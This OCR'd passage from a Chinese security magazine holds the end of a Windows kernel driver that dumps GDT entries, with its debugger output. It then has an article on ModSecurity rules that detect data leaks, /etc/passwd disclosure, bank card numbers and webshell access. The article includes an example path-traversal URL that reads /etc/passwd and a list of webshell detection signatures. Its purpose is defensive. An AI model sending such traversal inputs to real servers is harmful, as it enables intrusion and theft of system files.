    char * Granularity = NULL;
    char * Present = NULL;
    char * LongMode = NULL;
    int     Flags = 0;
    Base = pkgdte_t->Bits.BaseHigh;
    Base = (Base << 24);
    Base += (pkgdte_t->BaseLow + (pkgdte_t->Bits.BaseMiddle << 16));
    Limit = pkgdte_t->LimitLow + (pkgdte_t->Bits.LimitHigh << 16);
    if (pkgdte_t->Bits.DefaultBig && Base)
    {
        //扩充高位为 1.即 F.
        Base += 0xffffffff00000000;
    }
    if (pkgdte_t->Bits.DefaultBig && pkgdte_t->Bits.Granularity)
    {
        //扩充高位为 1.即 F.
```

```
        SIZE_T t = Limit;
        Limit = (Limit << 12);
        Limit += PAGE_SIZE - 1;
}
Type = pkgdte_t->Bits.Type;
_bittestandreset(&Type, 4);//因为这个包含了 S 位，所以要清除这个位标志。
if (pkgdte_t->Bits.DefaultBig)
{
        size = "Bg    ";//Big 加空格是为了对齐显示。
}
else
{
        size = "Nb    ";//Not Big 加空格是为了对齐显示。
}
if (pkgdte_t->Bits.Granularity)
{
        Granularity = "Pg    ";//Page 加空格是为了对齐显示。
}
else
{
        Granularity = "By    ";//Byte 加空格是为了对齐显示。
}
if (pkgdte_t->Bits.Present)
{
        Present = "P     ";//Present 加空格是为了对齐显示。
}
else
{
        Present = "NP    ";//NO Present 加空格是为了对齐显示。
}
if (pkgdte_t->Bits.LongMode)
{
        LongMode = "Lo    ";//Long 加空格是为了对齐显示。
}
else
{
        LongMode = "Nl    ";//NO long 加空格是为了对齐显示。
}

Flags = (pkgdte_t->Bytes.Flags2 >> 4);//去掉 Segment limit 的那几位。
Flags = Flags << 8;
Flags = Flags + pkgdte_t->Bytes.Flags1;
KdPrint(("%04x %p %p %13s %03x %s %s %s %s 0x%04x\n",
        index * 8, //sizeof (KGDTENTRY)
```

```
                Base,
                Limit,
                SegmentTypes[Type],
                pkgdte_t->Bits.Dpl,
                size,
                Granularity,
                Present,
                LongMode,
                Flags
                ));
        }
}
#else
void show_gdt(int i)
        /*
        i 的取值可以是 0.
        */
{
        //SIZE_T IDTR;
        //X86_DESCRIPTOR gdtr = {0};//A pointer to the memory location where the IDTR is stored.
        //KGDTENTRY * GDT = 0;
        USHORT GdtLimit = 0;
        SIZE_T r = 0;
        PVOID p = 0;
        int index = 0;
        int maximun = 0;
        PKGDTENTRY pkgdte;
        SIZE_T ISR = 0;
        KeSetSystemAffinityThread(i + 1);
        pkgdte = KeGetPcr()->GDT;//没有__sgdt,也不用 sgdt 汇编指令的办法。但是这个获取的没有长度。
        GdtLimit = GetGdtLimit ();//一般等于 0x3ff.
        KeRevertToUserAffinityThread();
        //p = &gdtr.Limit;
        //r = * (SIZE_T *)p;
        //pkgdte = (PKGDTENTRY)r;
        /*
        其实直接：
        maximun = (idtr.Base + 1) / sizeof(KIDTENTRY);
        也可以。
        maximun 一般等于 256.
        */
        //if (gdtr.Pad % sizeof(KIDTENTRY) == 0) {
        //      maximun = gdtr.Pad / sizeof(KIDTENTRY);
```

```
//} else {
//      maximun = gdtr.Pad / sizeof(KIDTENTRY);
//      maximun++;
//}
if (GdtLimit % sizeof(KGDTENTRY) == 0) {
      maximun = GdtLimit / sizeof(KGDTENTRY);
} else {
      maximun = GdtLimit / sizeof(KGDTENTRY);
      maximun++;//一般是 128.
}
/*
显示格式：
CPU SN Sel          Base                Limit               Type      Pl Size Gran Pres Long Flags
--- -- ---- ---------------- ---------------- ---------- -- ---- ---- ---- ---- --------
注释：CPU 和 SN 是自己添加的。SN 即 Segment Name,如：CS，DS，FS 等.
*/
KdPrint(("Sel    Base                Limit               Type  DPl  Size  Gran  Pres  Long Flags\n"));//CPU SN
KdPrint(("---- -------- ------------ ------------ ---------- ---- ---- ---- ---- --------\n"));//--- --
KdPrint(("\n"));
for ( ;index < maximun ;index++ )
{
      PKGDTENTRY pkgdte_t = &pkgdte[index];
      SIZE_T Base = 0;
      SIZE_T Limit = 0;
      ULONG    Type = 0;
      char * size = NULL;
      char * Granularity = NULL;
      char * Present = NULL;
      char * LongMode = NULL;
      int      Flags = 0;
      //注意：0x38 处的值不停的变化。
      USHORT    BaseLow = pkgdte_t->BaseLow;
      ULONG     BaseMid = pkgdte_t->HighWord.Bits.BaseMid;
      ULONG     BaseHi = pkgdte_t->HighWord.Bits.BaseHi;
      Base = (BaseHi << 24) + (BaseMid << 16) + BaseLow;//其实用位与更快 | 。
      if (pkgdte_t->HighWord.Bits.Granularity && BooleanFlagOn(pkgdte_t->HighWord.Bits.Type, 2 ) ) {//关于标志位及算法，见权威资料。
            Limit = pkgdte_t->LimitLow + (pkgdte_t->HighWord.Bits.LimitHi << 16);
            Limit *= PAGE_SIZE;
            Limit += PAGE_SIZE - 1;
      } else {
            Limit = pkgdte_t->LimitLow + (pkgdte_t->HighWord.Bits.LimitHi << 16);
```

```
}
Type = pkgdte_t->HighWord.Bits.Type;
_bittestandreset(&Type, 4);//因为这个包含了 S 位，所以要清除这个位标志。
if (pkgdte_t->HighWord.Bits.Default_Big)
{
    size = "Bg   ";//Big 加空格是为了对齐显示。
}
else
{
    size = "Nb   ";//Not Big 加空格是为了对齐显示。
}
if (pkgdte_t->HighWord.Bits.Granularity)
{
    Granularity = "Pg   ";//Page 加空格是为了对齐显示。
}
else
{
    Granularity = "By   ";//Byte 加空格是为了对齐显示。
}
if (pkgdte_t->HighWord.Bits.Pres)
{
    Present = "P    ";//Present 加空格是为了对齐显示。
}
else
{
    Present = "NP   ";//NO Present 加空格是为了对齐显示。
}
if (pkgdte_t->HighWord.Bits.Reserved_0)
{
    LongMode = "Lo   ";//Long 加空格是为了对齐显示。
}
else
{
    LongMode = "Nl   ";//NO long 加空格是为了对齐显示。
}

Flags = (pkgdte_t->HighWord.Bytes.Flags2 >> 4);//去掉 Segment limit 的那几位。
Flags = Flags << 8;
Flags = Flags + pkgdte_t->HighWord.Bytes.Flags1;
KdPrint(("%04x %p %p %13s %03x %s %s %s %s 0x%04x\n",
    index * 8, //sizeof (KGDTENTRY)
    Base,
    Limit,
    SegmentTypes[Type],
```

```
                pkgdte_t->HighWord.Bits.Dpl,
                size,
                Granularity,
                Present,
                LongMode,
                Flags
                ));
        }
}
#endif

#pragma INITCODE
DRIVER_INITIALIZE DriverEntry;
NTSTATUS DriverEntry(__in struct _DRIVER_OBJECT * DriverObject, __in PUNICODE_STRING RegistryPath)
{
        int i = 0;
        KdBreakPoint();
        DriverObject->DriverUnload = DriverUnload;
        for ( ;i < KeNumberProcessors ;i++ )//KeQueryMaximumProcessorCount() KeGetCurrentProcessorNumber
        {
                show_gdt(i);
        }
        return STATUS_SUCCESS;
}
```

结果及验证如下：

32 位 Windows 的结果：

```
kd> g
Sel    Base                 Limit          Type DPl Size Gran Pres Long Flags
---- -------- ------------ ------------ ------- --- ---- ---- ---- --------
0000 00000000 00000000      <Reserved> 000 Nb     By     NP     Nl     0x0000
0008 00000000 FFFFFFFF      Code RE AC 000 Bg     Pg     P      Nl     0x0c9b
0010 00000000 FFFFFFFF      Data RW AC 000 Bg     Pg     P      Nl     0x0c93
0018 00000000 FFFFFFFF      Code RE AC 003 Bg     Pg     P      Nl     0x0cfb
0020 00000000 FFFFFFFF      Data RW AC 003 Bg     Pg     P      Nl     0x0cf3
0028 80042000 000020AB      Code RE AC 000 Nb     By     P      Nl     0x008b
0030 FFDFF000 00001FFF      Data RW AC 000 Bg     Pg     P      Nl     0x0c93
0038 00000000 00000FFF      Data RW AC 003 Bg     By     P      Nl     0x04f3
0040 00000400 0000FFFF      Data RW 003 Nb        By     P      Nl     0x00f2
0048 00000000 00000000      <Reserved> 000 Nb     By     NP     Nl     0x0000
0050 80552700 00000068      Code EO AC 000 Nb     By     P      Nl     0x0089
```

```
0058 80552768 00000068      Code EO AC 000 Nb    By    P     Nl    0x0089
0060 00022F40 0000FFFF      Data RW AC 000 Nb    By    P     Nl    0x0093
0068 000B8000 00003FFF        Data RW 000 Nb     By    P     Nl    0x0092
0070 FFFF7000 000003FF        Data RW 000 Nb     By    P     Nl    0x0092
0078 80400000 0000FFFF        Code RE 000 Nb     By    P     Nl    0x009a
0080 80400000 0000FFFF        Data RW 000 Nb     By    P     Nl    0x0092
0088 00000000 00000000        Data RW 000 Nb     By    P     Nl    0x0092
0090 00000000 00000000    <Reserved> 000 Nb      By    NP    Nl    0x0000
0098 00000000 00000000    <Reserved> 000 Nb      By    NP    Nl    0x0000
00a0 823816B8 00000068      Code EO AC 000 Nb    By    P     Nl    0x0089
00a8 00000000 00000000    <Reserved> 000 Nb      By    NP    Nl    0x0000
00b0 00000000 00000000    <Reserved> 000 Nb      By    NP    Nl    0x0000
00b8 00000000 00000000    <Reserved> 000 Nb      By    NP    Nl    0x0000
00c0 00000000 00000000    <Reserved> 000 Nb      By    NP    Nl    0x0000
00c8 00000000 00000000    <Reserved> 000 Nb      By    NP    Nl    0x0000
00d0 00000000 00000000    <Reserved> 000 Nb      By    NP    Nl    0x0000
00d8 00000000 00000000    <Reserved> 000 Nb      By    NP    Nl    0x0000
00e0 F850F000 0000FFFF Code RE CO AC 000 Nb      By    P     Nl    0x009f
00e8 00000000 0000FFFF        Data RW 000 Nb     By    P     Nl    0x0092
00f0 804FD040 000003B7        Code EO 000 Nb     By    P     Nl    0x0098
00f8 00000000 0000FFFF        Data RW 000 Nb     By    P     Nl    0x0092
0100 BA4D2400 0000FFFF      Data RW AC 000 Bg    By    P     Nl    0x0493
0108 BA4D2400 0000FFFF      Data RW AC 000 Bg    By    P     Nl    0x0493
0110 BA4D2400 0000FFFF      Data RW AC 000 Bg    By    P     Nl    0x0493
0118 00008003 0000F120    <Reserved> 000 Nb      By    NP    Nl    0x0000
0120 00008003 0000F128    <Reserved> 000 Nb      By    NP    Nl    0x0000
0128 00008003 0000F130    <Reserved> 000 Nb      By    NP    Nl    0x0000
0130 00008003 0000F138    <Reserved> 000 Nb      By    NP    Nl    0x0000
0138 00008003 0000F140    <Reserved> 000 Nb      By    NP    Nl    0x0000
0140 00008003 0000F148    <Reserved> 000 Nb      By    NP    Nl    0x0000
0148 00008003 0000F150    <Reserved> 000 Nb      By    NP    Nl    0x0000
0150 00008003 0000F158    <Reserved> 000 Nb      By    NP    Nl    0x0000
0158 00008003 0000F160    <Reserved> 000 Nb      By    NP    Nl    0x0000
0160 00008003 0000F168    <Reserved> 000 Nb      By    NP    Nl    0x0000
0168 00008003 0000F170    <Reserved> 000 Nb      By    NP    Nl    0x0000
0170 00008003 0000F178    <Reserved> 000 Nb      By    NP    Nl    0x0000
0178 00008003 0000F180    <Reserved> 000 Nb      By    NP    Nl    0x0000
0180 00008003 0000F188    <Reserved> 000 Nb      By    NP    Nl    0x0000
0188 00008003 0000F190    <Reserved> 000 Nb      By    NP    Nl    0x0000
0190 00008003 0000F198    <Reserved> 000 Nb      By    NP    Nl    0x0000
0198 00008003 0000F1A0    <Reserved> 000 Nb      By    NP    Nl    0x0000
01a0 00008003 0000F1A8    <Reserved> 000 Nb      By    NP    Nl    0x0000
01a8 00008003 0000F1B0    <Reserved> 000 Nb      By    NP    Nl    0x0000
01b0 00008003 0000F1B8    <Reserved> 000 Nb      By    NP    Nl    0x0000
```

```
01b8 00008003 0000F1C0    <Reserved> 000 Nb    By    NP    Nl    0x0000
01c0 00008003 0000F1C8    <Reserved> 000 Nb    By    NP    Nl    0x0000
01c8 00008003 0000F1D0    <Reserved> 000 Nb    By    NP    Nl    0x0000
01d0 00008003 0000F1D8    <Reserved> 000 Nb    By    NP    Nl    0x0000
01d8 00008003 0000F1E0    <Reserved> 000 Nb    By    NP    Nl    0x0000
01e0 00008003 0000F1E8    <Reserved> 000 Nb    By    NP    Nl    0x0000
01e8 00008003 0000F1F0    <Reserved> 000 Nb    By    NP    Nl    0x0000
01f0 00008003 0000F1F8    <Reserved> 000 Nb    By    NP    Nl    0x0000
01f8 00008003 0000F200    <Reserved> 000 Nb    By    NP    Nl    0x0000
0200 00008003 0000F208    <Reserved> 000 Nb    By    NP    Nl    0x0000
0208 00008003 0000F210    <Reserved> 000 Nb    By    NP    Nl    0x0000
0210 00008003 0000F218    <Reserved> 000 Nb    By    NP    Nl    0x0000
0218 00008003 0000F220    <Reserved> 000 Nb    By    NP    Nl    0x0000
0220 00008003 0000F228    <Reserved> 000 Nb    By    NP    Nl    0x0000
0228 00008003 0000F230    <Reserved> 000 Nb    By    NP    Nl    0x0000
0230 00008003 0000F238    <Reserved> 000 Nb    By    NP    Nl    0x0000
0238 00008003 0000F240    <Reserved> 000 Nb    By    NP    Nl    0x0000
0240 00008003 0000F248    <Reserved> 000 Nb    By    NP    Nl    0x0000
0248 00008003 0000F250    <Reserved> 000 Nb    By    NP    Nl    0x0000
0250 00008003 0000F258    <Reserved> 000 Nb    By    NP    Nl    0x0000
0258 00008003 0000F260    <Reserved> 000 Nb    By    NP    Nl    0x0000
0260 00008003 0000F268    <Reserved> 000 Nb    By    NP    Nl    0x0000
0268 00008003 0000F270    <Reserved> 000 Nb    By    NP    Nl    0x0000
0270 00008003 0000F278    <Reserved> 000 Nb    By    NP    Nl    0x0000
0278 00008003 0000F280    <Reserved> 000 Nb    By    NP    Nl    0x0000
0280 00008003 0000F288    <Reserved> 000 Nb    By    NP    Nl    0x0000
0288 00008003 0000F290    <Reserved> 000 Nb    By    NP    Nl    0x0000
0290 00008003 0000F298    <Reserved> 000 Nb    By    NP    Nl    0x0000
0298 00008003 0000F2A0    <Reserved> 000 Nb    By    NP    Nl    0x0000
02a0 00008003 0000F2A8    <Reserved> 000 Nb    By    NP    Nl    0x0000
02a8 00008003 0000F2B0    <Reserved> 000 Nb    By    NP    Nl    0x0000
02b0 00008003 0000F2B8    <Reserved> 000 Nb    By    NP    Nl    0x0000
02b8 00008003 0000F2C0    <Reserved> 000 Nb    By    NP    Nl    0x0000
02c0 00008003 0000F2C8    <Reserved> 000 Nb    By    NP    Nl    0x0000
02c8 00008003 0000F2D0    <Reserved> 000 Nb    By    NP    Nl    0x0000
02d0 00008003 0000F2D8    <Reserved> 000 Nb    By    NP    Nl    0x0000
02d8 00008003 0000F2E0    <Reserved> 000 Nb    By    NP    Nl    0x0000
02e0 00008003 0000F2E8    <Reserved> 000 Nb    By    NP    Nl    0x0000
02e8 00008003 0000F2F0    <Reserved> 000 Nb    By    NP    Nl    0x0000
02f0 00008003 0000F2F8    <Reserved> 000 Nb    By    NP    Nl    0x0000
02f8 00008003 0000F300    <Reserved> 000 Nb    By    NP    Nl    0x0000
0300 00008003 0000F308    <Reserved> 000 Nb    By    NP    Nl    0x0000
0308 00008003 0000F310    <Reserved> 000 Nb    By    NP    Nl    0x0000
0310 00008003 0000F318    <Reserved> 000 Nb    By    NP    Nl    0x0000
```

```
0318 00008003 0000F320     <Reserved> 000 Nb    By    NP    Nl    0x0000
0320 00008003 0000F328     <Reserved> 000 Nb    By    NP    Nl    0x0000
0328 00008003 0000F330     <Reserved> 000 Nb    By    NP    Nl    0x0000
0330 00008003 0000F338     <Reserved> 000 Nb    By    NP    Nl    0x0000
0338 00008003 0000F340     <Reserved> 000 Nb    By    NP    Nl    0x0000
0340 00008003 0000F348     <Reserved> 000 Nb    By    NP    Nl    0x0000
0348 00008003 0000F350     <Reserved> 000 Nb    By    NP    Nl    0x0000
0350 00008003 0000F358     <Reserved> 000 Nb    By    NP    Nl    0x0000
0358 00008003 0000F360     <Reserved> 000 Nb    By    NP    Nl    0x0000
0360 00008003 0000F368     <Reserved> 000 Nb    By    NP    Nl    0x0000
0368 00008003 0000F370     <Reserved> 000 Nb    By    NP    Nl    0x0000
0370 00008003 0000F378     <Reserved> 000 Nb    By    NP    Nl    0x0000
0378 00008003 0000F380     <Reserved> 000 Nb    By    NP    Nl    0x0000
0380 00008003 0000F388     <Reserved> 000 Nb    By    NP    Nl    0x0000
0388 00008003 0000F390     <Reserved> 000 Nb    By    NP    Nl    0x0000
0390 00008003 0000F398     <Reserved> 000 Nb    By    NP    Nl    0x0000
0398 00008003 0000F3A0     <Reserved> 000 Nb    By    NP    Nl    0x0000
03a0 00008003 0000F3A8     <Reserved> 000 Nb    By    NP    Nl    0x0000
03a8 00008003 0000F3B0     <Reserved> 000 Nb    By    NP    Nl    0x0000
03b0 00008003 0000F3B8     <Reserved> 000 Nb    By    NP    Nl    0x0000
03b8 00008003 0000F3C0     <Reserved> 000 Nb    By    NP    Nl    0x0000
03c0 00008003 0000F3C8     <Reserved> 000 Nb    By    NP    Nl    0x0000
03c8 00008003 0000F3D0     <Reserved> 000 Nb    By    NP    Nl    0x0000
03d0 00008003 0000F3D8     <Reserved> 000 Nb    By    NP    Nl    0x0000
03d8 00008003 0000F3E0     <Reserved> 000 Nb    By    NP    Nl    0x0000
03e0 00008003 0000F3E8     <Reserved> 000 Nb    By    NP    Nl    0x0000
03e8 00008003 0000F3F0     <Reserved> 000 Nb    By    NP    Nl    0x0000
03f0 00008003 0000F3F8     <Reserved> 000 Nb    By    NP    Nl    0x0000
03f8 00000000 00000000     <Reserved> 000 Nb    By    NP    Nl    0x0000
```

64 位 Windows 的结果：

```
0: kd> g
Sel           Base                Limit               Type     DPl Size Gran Pres Long Flags
---- ---------------- ---------------- ------------ --- ---- ---- ---- ---- --------

0000 0000000000000000 0000000000000000      <Reserved>  000  Nb     By     NP     Nl
0x0000
0008 0000000000000000 0000000000000000      <Reserved>  000  Nb     By     NP     Nl
0x0000
0010 0000000000000000 0000000000000000      Code  RE  AC  000  Nb     By     P      Lo
0x029b
0018 0000000000000000 00000000FFFFFFFF      Data  RW  AC  000  Bg     Pg     P      Nl
0x0c93
```

0020 0000000000000000 00000000FFFFFFFF Code RE AC 003 Bg Pg P Nl 0x0cfb
0028 0000000000000000 00000000FFFFFFFF Data RW AC 003 Bg Pg P Nl 0x0cf3
0030 0000000000000000 0000000000000000 Code RE AC 003 Nb By P Lo 0x02fb
0038 0000000000000000 0000000000000000 <Reserved> 000 Nb By NP Nl 0x0000
0040 0000000001D52080 0000000000000067 Code RE AC 000 Nb By P Nl 0x008b
0048 000000000000FFFF 000000000000F800 <Reserved> 000 Nb By NP Nl 0x0000
0050 FFFFFFFFFFFA0000 0000000000003C00 Data RW AC 003 Bg By P Nl 0x04f3
0058 0000000000000000 0000000000000000 <Reserved> 000 Nb By NP Nl 0x0000
0060 0000000000000000 00000000FFFFFFFF Code RE 000 Bg Pg P Nl 0x0c9a
0068 0000000000000000 0000000000000000 <Reserved> 000 Nb By NP Nl 0x0000
0070 0000000000000000 0000000000000000 <Reserved> 000 Nb By NP Nl 0x0000
0078 0000000000000000 0000000000000000 <Reserved> 000 Nb By NP Nl 0x0000
Sel Base Limit Type DPl Size Gran Pres Long Flags
---- ---------------- ---------------- ---------- ------ ---- ---- ---- ---------

0000 0000000000000000 0000000000000000 <Reserved> 000 Nb By NP Nl 0x0000
0008 0000000000000000 0000000000000000 <Reserved> 000 Nb By NP Nl 0x0000
0010 0000000000000000 0000000000000000 Code RE AC 000 Nb By P Lo 0x029b
0018 0000000000000000 00000000FFFFFFFF Data RW AC 000 Bg Pg P Nl 0x0c93
0020 0000000000000000 00000000FFFFFFFF Code RE AC 003 Bg Pg P Nl 0x0cfb
0028 0000000000000000 00000000FFFFFFFF Data RW AC 003 Bg Pg P Nl 0x0cf3
0030 0000000000000000 0000000000000000 Code RE AC 003 Nb By P Lo 0x02fb
0038 0000000000000000 0000000000000000 <Reserved> 000 Nb By NP Nl 0x0000
0040 00000000009F7E40 0000000000000067 Code RE AC 000 Nb By P Nl 0x008b
0048 000000000000FFFF 000000000000F880 <Reserved> 000 Nb By NP Nl

```
0x0000
0050 FFFFFFFFFFFE0000 0000000000007C00      Data  RW  AC  003  Bg    By    P     Nl
0x04f3
0058 0000000000000000 0000000000000000      <Reserved>  000  Nb    By    NP    Nl
0x0000
0060 0000000000000000 00000000FFFFFFFF        Code  RE  000  Bg    Pg    P     Nl
0x0c9a
0068 0000000000000000 0000000000000000      <Reserved>  000  Nb    By    NP    Nl
0x0000
0070 0000000000000000 0000000000000000      <Reserved>  000  Nb    By    NP    Nl
0x0000
0078 0000000000000000 0000000000000000      <Reserved>  000  Nb    By    NP    Nl
0x0000
```

这里显示 2 个，是因为有两颗 CPU。细心的你应该（从对比中）还会发现一些不足和不一样的地方，期待你的改正，剩下的任务也就是你要改正的地方。如添加显示 CPU 的个数，及段的名字（特别是系统段，各种门）等。不当之处，敬请指出。

（完）

WAF 另类应用之 DLP 与 Webshell 访问检测

文/图 xysky

在 wooyun 网站上搜索“敏感信息泄露”，会发现很多大型企业都有被暴过漏洞。印象比较深的是“猪猪侠”报的那个关于携程安全支付日志导致大量用户银行卡信息泄露。这里我们不谈 PCI，不谈开发标准和规范，我们来说一下 WAF 在这方面的应用。WAF 除了防护常规的 web 攻击请求外，还可以对返回给用户的信息进行检测处理，这就是我们今天这篇文章想介绍的，一个是在信息泄露方面，一个是在 webshell 检测方面。

WAF 应用之 DLP

在什么情况下会有信息泄漏？可能是被恶意攻击者利用比如 SQL 注入返回一些数据库错误信息或者数据库里的用户信息，可能是运维人员配置不对导致列目录，也有可能是开发人员无意导致比如为了测试开启了调试日志忘了关闭，甚至是内部人员故意放一些信息想通过 web 弄走。总之，各种可能都存在，防不胜防。下面我们结合开源 WAF 模块 modsecurity 来配置一下。

1）开启响应内容检测

默认情况下，modsecurity 不会处理响应体内容。想要对响应进行检测，需要配置一些指令。

```
SecResponseBodyAccess On
SecResponseBodyMimeType (null) text/plain text/html text/xml
SecResponseBodyLimit 524288
SecResponseBodyLimitAction ProcessPartial
```

第一条指令是允许 modsecurity 访问响应体内容，第二条指令是设置要检测的 Content-Type，第三条指令是设置返回给客户端的响应体最大值，第四条指令设置当返回给客户端的响应体长度太大时的响应动作。

2）检测目录遍历导致的信息泄露

场景：某网站未配置禁止目录浏览功能，导致一些信息可以被黑客访问并下载，如图 1 所示。



图 1

这个特征比较明显，返回的 title 是 Index of，同时页面内容中有 Index of 字样。写一条规则内容如下：

```
#  Directory Listing
SecRule RESPONSE_BODY "(?:<(?:TITLE>Index of.*?<H|title>Index of.*?<h)1>Index of|>\[To Parent Directory\]<\/[Aa]><br>)" \
        "phase:4,t:none,capture,ctl:auditLogParts=+E,block,msg:'Found Directory Listing',logdata:'Matched Data: %{TX.0} found within %{MATCHED_VAR_NAME}: %{MATCHED_VAR}',id:'970013'"
```

再次访问的时候会在 apache 错误日志中出现如图 2 所示的信息。



图 2

3）检测文件包含漏洞导致的信息泄露

场景：某网站存在本地文件包含漏洞，攻击者访问 http://vulnerable_host/preview.php?file=../../../../etc/passwd%00 的时候，服务器将本机/etc/passwd 内容返回了，如图 3 所示。

图 3

Linux 系统的/etc/passwd 是有共性的，我们简单的取一下即可以检测到此种漏洞发生了，规则内容：

```
# /etc/passwd
SecRule RESPONSE_BODY "\b(root:x:0:0)" \
        "phase:4,t:none,capture,ctl:auditLogParts=+E,block,msg:'Found Passwd File Leakage',logdata:'Matched Data: %{TX.0} found within %{MATCHED_VAR_NAME}: %{MATCHED_VAR}',id:'99007'"
```

再次访问会看到如图 4 所示的告警信息。

图 4

4）检测身份证、银行卡号、手机号等敏感信息泄露

前面都是配置、代码方面的漏洞导致，很容易发现与修复。很多正规公司开发和运维是分开的，生产上的数据会进行严格的管控。如果开发人员想把一些生产上的敏感数据弄走，会想很多种办法，网站需要对外发布供互联网访问，开发人员也可以借此来操作。我们假设在 WAF 配置了仅仅只允许请求白名单里的后辍文件比如.js、.css、.jpg、.jpeg、.aspx 等等，开发者在代码里设置下陷阱比如当请求 test.aspx?guid=770cae94-4f3d-4213-974e-5ab3be9f014e 这样一个 url 的时候，会将一些敏感信息显示在页面中，这种情况依靠 WAF 对响应体内容进行分析就很有必要了。Modsecurity 提供了针对信用卡包括 Visa、MasterCard、JCB 等的检测，verifyCC 就是干这个的。注意，这个 verifyCC 除了正则匹配外，还用到 LUHN 算法来减少误报。银行卡号是不符合这个算法要求的，所以我们不用 verifyCC，只用正则就可以了。各银行卡都是有一定规律的，我们随便搞些卡号来测试一下，访问某页面会输出卡号，如图 5 所示。

图 5

我们写上一条规则如下：

```
# Detect XX BankCard
SecRule RESPONSE_BODY "\b((622525|622526|435744|526855)\d{10})" \
        "phase:4,t:none,capture,ctl:auditLogParts=+E,block,msg:'Found Bank Card Number leakage',logdata:'Matched Data: %{TX.0} found within %{MATCHED_VAR_NAME}: %{MATCHED_VAR}',id:'99008'"
```

再次访问会看到如图 6 所示的告警信息。

图 6

检测身份证也是一样的，只不过需要注意身份证有 18 位和 15 位两种情况，手机号主要是检测前面号段比如 139 之类，具体规律在网上搜索即可。在实际情况下，可以将规则变的更复杂一些，比如匹配银行卡号次数超过多少次才报警。最后，提醒一下，我们在错误日志、调试日志里记录发现的敏感卡号信息，这也是不符合 PCI 规范的，我这里主要是为了演示需要。

WAF 应用之检测 webshell 访问

在我们的传统思维里，WAF 对于一个已经存在的 webshell 是没有办法进行检测的，你去咨询各大 WAF 厂商，其回答也是诸如此类。其实不然，Webshell 自身是会有一些特征比如版权、作者信息等，另外在 webshell 使用过程中会有一些特征。Modseucrity 的 crs 规则有一个文件能干这事，modsecurity_crs_45_trojans.conf，其检测 webshell 的内容如下：

```
SecRule RESPONSE_BODY "(?:<title>[^<]*?(?:\b(?:(?:c(?:ehennemden|gi-telnet)|gamma web shell)\b|imhabirligi phpftp)|(?:r(?:emote explorer|57shell)|aventis klasvayv|zehir)\b|\.::(?:news remote php shell injection::\.|rhtools\b)|ph(?:p(?:(?:commander|-terminal)\b|remoteview)|vayv)|myshell)|\b(?:(?:(?:microsoft windows\b.{0,10}?\bversion\b.{0,20}?\(c\) copyright 1985-.{0,10}?\bmicrosoft
```

corp|ntdaddy v1\.9 - obzerve \| fux0r inc)\.|(?:www\.sanalteror\.org - indexer and read|haxplor)er|php(?:konsole| shell)|c99shell)\b|aventgrup\.
|drwxr))" \ "phase:4,rev:'2',ver:'OWASP_CRS/2.2.6',maturity:'8',accuracy:'8',t:none,ctl:auditLogParts=+E,block,msg:'Backdoor access',logdata:'Matched Data: %{TX.0} found within %{MATCHED_VAR_NAME}: %{MATCHED_VAR}',capture,id:'950922',tag:'OWASP_CRS/MALICIOUS_SOFTWARE/TROJAN',tag:'WASCTC/WASC-01',tag:'OWASP_TOP_10/A7',tag:'PCI/5.1.1',severity:'2',setvar:'tx.msg=%{rule.msg}',setvar:tx.trojan_score=+1,setvar:tx.anomaly_score=+%{tx.error_anomaly_score},setvar:tx.%{rule.id}-OWASP_CRS/MALICIOUS_SOFTWARE/TROJAN-%{matched_var_name}=%{matched_var}"

这是老外的，我们结合实际情况加入一些平时收集到的特征，比如版本信息：

<title>80sec

<title>PH4ckP

- c99madshell</title>

<title>JspSpy Codz By - Ninty</title><

<title>ASPXspy</title>

Phpspy

还有一些作者信息：

K1r4 @ gmail. com

http://www.rootkit.net.cn

Any question, please email me cqq1978@Gmail.com

www.topronet.com

Security Angel Team [S4T]

http://www.t00ls.net

